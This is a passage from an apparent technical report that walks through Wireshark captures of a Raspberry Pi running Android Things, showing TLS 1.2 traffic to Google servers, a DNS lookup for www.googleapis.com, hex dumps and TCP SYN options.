| 0.135470 | 192.168.137.248 | 192.168.137.1 | DNS | 78 | | |
| 0.036281 | 192.168.137.1 | 192.168.137.248 | DNS | 368 | | |
| 0.036582 | 192.168.137.248 | 216.58.201.10 | TCP | 74 | 65535 | |
| 0.054015 | 216.58.201.10 | 192.168.137.248 | TCP | 74 | 60192 | |

Figure 113: Message patterns

The image above is the beginning of a message process that Android Things completes. It should be noted that during testing because this hotspot process was deployed that the IP addresses have changed. Therefore, the Raspberry PI is represented as 192.168.137.248.

The first message in the update response comes from the 192.168.137.248 and is sent over TLS 1.2 to the destination address of 74.125.71.188 defined under the Ethernet section.




```
> Ethernet II, Src: Raspberr_b5:51:3a (b8:27:eb:b5:51:3a), Dst: 62:57:18:15:f0:59 (62:57:18:15:f0:59)
v Internet Protocol Version 4, Src: 192.168.137.248, Dst: 74.125.71.188
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 79
    Identification: 0xf5af (62895)
  v Flags: 0x4000, Don't fragment
      0... .... .... .... = Reserved bit: Not set
      .1.. .... .... .... = Don't fragment: Set
      ..0. .... .... .... = More fragments: Not set
      ...0 0000 0000 0000 = Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0x681f [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.137.248
    Destination: 74.125.71.188
```

Figure 114: Raspberry PI packet

Figure 114 above highlights the physical attributes identifying the MAC addresses in addition to IP version 4. The checksum state being noted as unverified and the header checksum validation disabled with a simple do not fragment request under the flags. This is done for efficiency reasons because the secure session process provides more than enough authentication and security features. The packet overall is defined as an application packet in addition to the following TLS based response.


The next component break-down of the packet, inspects the TCP, identifying the source port as 60504 and the destination using the 5228. In addition, no flags are set bar the acknowledgement and push components, delivering a payload (TCP segment length) of 27 bytes.



```
v Transmission Control Protocol, Src Port: 60504, Dst Port: 5228, Seq: 1220, Ack: 1120, Len: 27
     Source Port: 60504
     Destination Port: 5228
     [Stream index: 3]
     [TCP Segment Len: 27]
     Sequence number: 1220    (relative sequence number)
     [Next sequence number: 1247    (relative sequence number)]
     Acknowledgment number: 1120    (relative ack number)
     1000 .... = Header Length: 32 bytes (8)
   v Flags: 0x018 (PSH, ACK)
        000. .... .... = Reserved: Not set
        ...0 .... .... = Nonce: Not set
        .... 0... .... = Congestion Window Reduced (CWR): Not set
        .... .0.. .... = ECN-Echo: Not set
        .... ..0. .... = Urgent: Not set
        .... ...1 .... = Acknowledgment: Set
        .... .... 1... = Push: Set
        .... .... .0.. = Reset: Not set
        .... .... ..0. = Syn: Not set
        .... .... ...0 = Fin: Not set
        [TCP Flags: ·······AP···]
     Window size value: 1386
     [Calculated window size: 1386]
     [Window size scaling factor: -1 (unknown)]
     Checksum: 0x487c [unverified]
     [Checksum Status: Unverified]
     Urgent pointer: 0
```

*Figure 115: TCP review*

For the purposes of validation, the TLS record layer is examined to verify the data transmitted is encrypted during transit.




```
v TLSv1.2 Record Layer: Application Data Protocol: Application Data
     Content Type: Application Data (23)
     Version: TLS 1.2 (0x0303)
     Length: 22
     Encrypted Application Data: 7e16a0ee646c69aff46d1c18e07949f9b71e800911fd
```

*Figure 116: Application data TLS*

Subsequently, the reply from 74.125.71.188 responds in 0.059ms, providing a RTT to the ACK, following exactly the same parameters with no additional flags or distinctive information, fully encrypted under TLS v1.2. The only difference is the port and source destinations have changed to issue the response.


However, the last packet in the begging sequence is using TCP with no TLS 1.2 support, demonstrated below. The connection starts at the Raspberry PI and once again connects to the same IP address over the internet.



```
1.567016 192.168.137.248                    74.125.71.188                       TLSv1.2
0.059612 74.125.71.188                      192.168.137.248                     TLSv1.2
0.031305 192.168.137.248                    74.125.71.188                       TCP
```

*Figure 117: TCP packet sent*


Figure117 shows the IPv4 section still consists with no additional flags set, with a difference between the TTL 64 in packets 1 and 3 whilst, the response is issued with 39.



```
v Internet Protocol Version 4, Src: 192.168.137.248, Dst: 74.125.71.188
      0100 .... = Version: 4
      .... 0101 = Header Length: 20 bytes (5)
    > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      Total Length: 52
      Identification: 0xf5b0 (62896)
    v Flags: 0x4000, Don't fragment
          0... .... .... .... = Reserved bit: Not set
          .1.. .... .... .... = Don't fragment: Set
          ..0. .... .... .... = More fragments: Not set
          ...0 0000 0000 0000 = Fragment offset: 0
      Time to live: 64
      Protocol: TCP (6)
      Header checksum: 0x6839 [validation disabled]
      [Header checksum status: Unverified]
      Source: 192.168.137.248
      Destination: 74.125.71.188
> Transmission Control Protocol, Src Port: 60504, Dst Port: 5228, Seq: 1247, Ack: 1145, Len: 0
```

*Figure 118: Flags set*


Following this request and acknowledgment packets, the Raspberry PI proceeded to request a UDP DNS standard query to CNAME www.googleapis.com from the mobile hotspot.



```
      2412 27484.846591        0.135470 192.168.137.248      192.168.137.1          DNS
      2413 27484.882872        0.036281 192.168.137.1        192.168.137.248        DNS
```

*Figure 119: DNS packets*


Identifiable under the TCP section, the source and IP address in addition to the protocol version are all set.



```
v Internet Protocol Version 4, Src: 192.168.137.248, Dst: 192.168.137.1
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 64
    Identification: 0x0ff8 (4088)
  > Flags: 0x4000, Don't fragment
    Time to live: 64
    Protocol: UDP (17)
    Header checksum: 0x966a [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.137.248
    Destination: 192.168.137.1
```

*Figure 120: IP packet data*


Another noticeable difference because of the UDP and the DNS query is the ports assigned (source and destination) and the questions (1).



```
v User Datagram Protocol, Src Port: 46996, Dst Port: 53
    Source Port: 46996
    Destination Port: 53
    Length: 44
    Checksum: 0x76cc [unverified]
    [Checksum Status: Unverified]
    [Stream index: 320]
v Domain Name System (query)
    Transaction ID: 0xc642
  v Flags: 0x0100 Standard query
      0... .... .... .... = Response: Message is a query
      .000 0... .... .... = Opcode: Standard query (0)
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... .0.. .... = Z: reserved (0)
      .... .... ...0 .... = Non-authenticated data: Unacceptable
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    v www.googleapis.com: type A, class IN
        Name: www.googleapis.com
        [Name Length: 18]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
    [Response In: 2413]
```

*Figure 121: Ports assigned*


Hexadecimally, this packet is represented below, being able to distinctly interpret the message. The responding DNS message is shown for comparison following this image.



```
0000  62 57 18 15 f0 59 b8 27  eb b5 51 3a 08 00 45 00   bW···Y·'  ··Q:··E·
0010  00 40 0f f8 40 00 40 11  96 6a c0 a8 89 f8 c0 a8   ·@··@·@·  ·j······
0020  89 01 b7 94 00 35 00 2c  76 cc c6 42 01 00 00 01   ·····5·,  v··B····
0030  00 00 00 00 00 00 03 77  77 77 0a 67 6f 6f 67 6c   ·······w  ww·googl
0040  65 61 70 69 73 03 63 6f  6d 00 00 01 00 01         eapis·co  m·····
```

*Figure 122: DNS hexadecimal*


Figure 123 below is the responding DNS package with a noticeable difference of data.



```
0000  b8 27 eb b5 51 3a 62 57  18 15 f0 59 08 00 45 00   ·'··Q:bW ···Y··E·
0010  01 62 27 57 00 00 80 11  7d e9 c0 a8 89 01 c0 a8   ·b'W···· }·······
0020  89 f8 00 35 b7 94 01 4e  fa 65 c6 42 81 80 00 01   ···5···N ·e·B····
0030  00 11 00 00 00 00 03 77  77 77 0a 67 6f 6f 67 6c   ·······w ww·googl
0040  65 61 70 69 73 03 63 6f  6d 00 00 01 00 01 c0 0c   eapis·co m·······
0050  00 05 00 01 00 00 02 58  00 16 0a 67 6f 6f 67 6c   ·······X ···googl
0060  65 61 70 69 73 01 6c 06  67 6f 6f 67 6c 65 c0 1b   eapis·l· google··
0070  c0 30 00 01 00 01 00 00  00 56 00 04 d8 3a c9 0a   ·0······ ·V···:··
0080  c0 30 00 01 00 01 00 00  00 56 00 04 d8 3a c9 2a   ·0······ ·V···:·*
0090  c0 30 00 01 00 01 00 00  00 56 00 04 d8 3a d4 6a   ·0······ ·V···:·j
00a0  c0 30 00 01 00 01 00 00  00 56 00 04 d8 3a d5 6a   ·0······ ·V···:·j
00b0  c0 30 00 01 00 01 00 00  00 56 00 04 d8 3a cc 0a   ·0······ ·V···:··
00c0  c0 30 00 01 00 01 00 00  00 56 00 04 d8 3a ce 2a   ·0······ ·V···:·*
00d0  c0 30 00 01 00 01 00 00  00 56 00 04 d8 3a ce 4a   ·0······ ·V···:·J
00e0  c0 30 00 01 00 01 00 00  00 56 00 04 d8 3a c6 6a   ·0······ ·V···:·j
00f0  c0 30 00 01 00 01 00 00  00 56 00 04 d8 3a d0 8a   ·0······ ·V···:··
0100  c0 30 00 01 00 01 00 00  00 56 00 04 d8 3a d0 aa   ·0······ ·V···:··
0110  c0 30 00 01 00 01 00 00  00 56 00 04 d8 3a c6 aa   ·0······ ·V···:··
0120  c0 30 00 01 00 01 00 00  00 56 00 04 d8 3a cc 2a   ·0······ ·V···:·*
0130  c0 30 00 01 00 01 00 00  00 56 00 04 d8 3a cc 4a   ·0······ ·V···:·J
0140  c0 30 00 01 00 01 00 00  00 56 00 04 d8 3a ce 6a   ·0······ ·V···:·j
0150  c0 30 00 01 00 01 00 00  00 56 00 04 ac d9 17 0a   ·0······ ·V······
0160  c0 30 00 01 00 01 00 00  00 56 00 04 ac d9 17 2a   ·0······ ·V·····*
```

*Figure 123: Large DNS packet*


The large response was because the resolved addresses corresponding to the type A CNAME, pictured below. The source and destination in addition to queries asked are the same, with the addition of no errors detected in this responding packet.



```
> User Datagram Protocol, Src Port: 53, Dst Port: 46996
v Domain Name System (response)
    Transaction ID: 0xc642
  > Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 17
    Authority RRs: 0
    Additional RRs: 0
  > Queries
  v Answers
    > www.googleapis.com: type CNAME, class IN, cname googleapis.l.google.com
    > googleapis.l.google.com: type A, class IN, addr 216.58.201.10
    > googleapis.l.google.com: type A, class IN, addr 216.58.201.42
    > googleapis.l.google.com: type A, class IN, addr 216.58.212.106
    > googleapis.l.google.com: type A, class IN, addr 216.58.213.106
    > googleapis.l.google.com: type A, class IN, addr 216.58.204.10
    > googleapis.l.google.com: type A, class IN, addr 216.58.206.42
    > googleapis.l.google.com: type A, class IN, addr 216.58.206.74
    > googleapis.l.google.com: type A, class IN, addr 216.58.198.106
    > googleapis.l.google.com: type A, class IN, addr 216.58.208.138
    > googleapis.l.google.com: type A, class IN, addr 216.58.208.170
    > googleapis.l.google.com: type A, class IN, addr 216.58.198.170
    > googleapis.l.google.com: type A, class IN, addr 216.58.204.42
    > googleapis.l.google.com: type A, class IN, addr 216.58.204.74
    > googleapis.l.google.com: type A, class IN, addr 216.58.206.106
    > googleapis.l.google.com: type A, class IN, addr 172.217.23.10
    > googleapis.l.google.com: type A, class IN, addr 172.217.23.42
    [Request In: 2412]
    [Time: 0.036281000 seconds]
```

*Figure 124: CNAME data in packet*


Following the UDP DNS request, the pattern then delivers from the Raspberry PI a TCP, using a SYN packet from port 44518 to the destination port 443 (HTTPS), IP address 216.58.201.10.



| No. | Time | Delta | Source | Destination | Protocol | Length | Calculated window size | Time to live |
|---|---|---|---|---|---|---|---|---|
| 2414 | 27484.919… | 0.000000 | 192.168.137.248 | 216.58.201.10 | TCP | 74 | 65535 | 64 |
| 2415 | 27484.973… | 0.054015 | 216.58.201.10 | 192.168.137.248 | TCP | 74 | 60192 | 52 |

*Figure 125: TCP sequence*


Inside the SYN packet sent from the Raspberry PI, the identification of the packet qualities discussed above are highlighted, stating the services and standard flag types.



```
v Internet Protocol Version 4, Src: 192.168.137.248, Dst: 216.58.201.10
     0100 .... = Version: 4
     .... 0101 = Header Length: 20 bytes (5)
   > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
     Total Length: 60
     Identification: 0x25d0 (9680)
   > Flags: 0x4000, Don't fragment
     Time to live: 64
     Protocol: TCP (6)
     Header checksum: 0x2906 [validation disabled]
     [Header checksum status: Unverified]
     Source: 192.168.137.248
     Destination: 216.58.201.10
v Transmission Control Protocol, Src Port: 44518, Dst Port: 443, Seq: 0, Len: 0
     Source Port: 44518
     Destination Port: 443
     [Stream index: 33]
     [TCP Segment Len: 0]
     Sequence number: 0    (relative sequence number)
     [Next sequence number: 0    (relative sequence number)]
     Acknowledgment number: 0
     1010 .... = Header Length: 40 bytes (10)
   > Flags: 0x002 (SYN)
     Window size value: 65535
     [Calculated window size: 65535]
     Checksum: 0xefa1 [unverified]
     [Checksum Status: Unverified]
     Urgent pointer: 0
```

*Figure 126: SYN packet*


However, the TCP options are the main differentiated element, seen below in Figure127. The option of packet sizes indicated with Selective ACKnowledgment (SACK), stating the capability to send SACK packets. The SACK options permitted are reciprocated on the corresponding TCP SYN ACK packet, in addition No-Operation (NOP) and other fields.



```
Options: (20 bytes), Maximum segment size, SACK permitted, Timestamps, No-Operation (NOP), Window scale
  TCP Option - Maximum segment size: 1460 bytes
      Kind: Maximum Segment Size (2)
      Length: 4
      MSS Value: 1460
  TCP Option - SACK permitted
      Kind: SACK Permitted (4)
      Length: 2
  TCP Option - Timestamps: TSval 2797894, TSecr 0
      Kind: Time Stamp Option (8)
      Length: 10
      Timestamp value: 2797894
      Timestamp echo reply: 0
  TCP Option - No-Operation (NOP)
      Kind: No-Operation (1)
  TCP Option - Window scale: 6 (multiply by 64)
      Kind: Window Scale (3)
      Length: 3
      Shift count: 6
      [Multiplier: 64]
```

*Figure 127: Flags SACK*

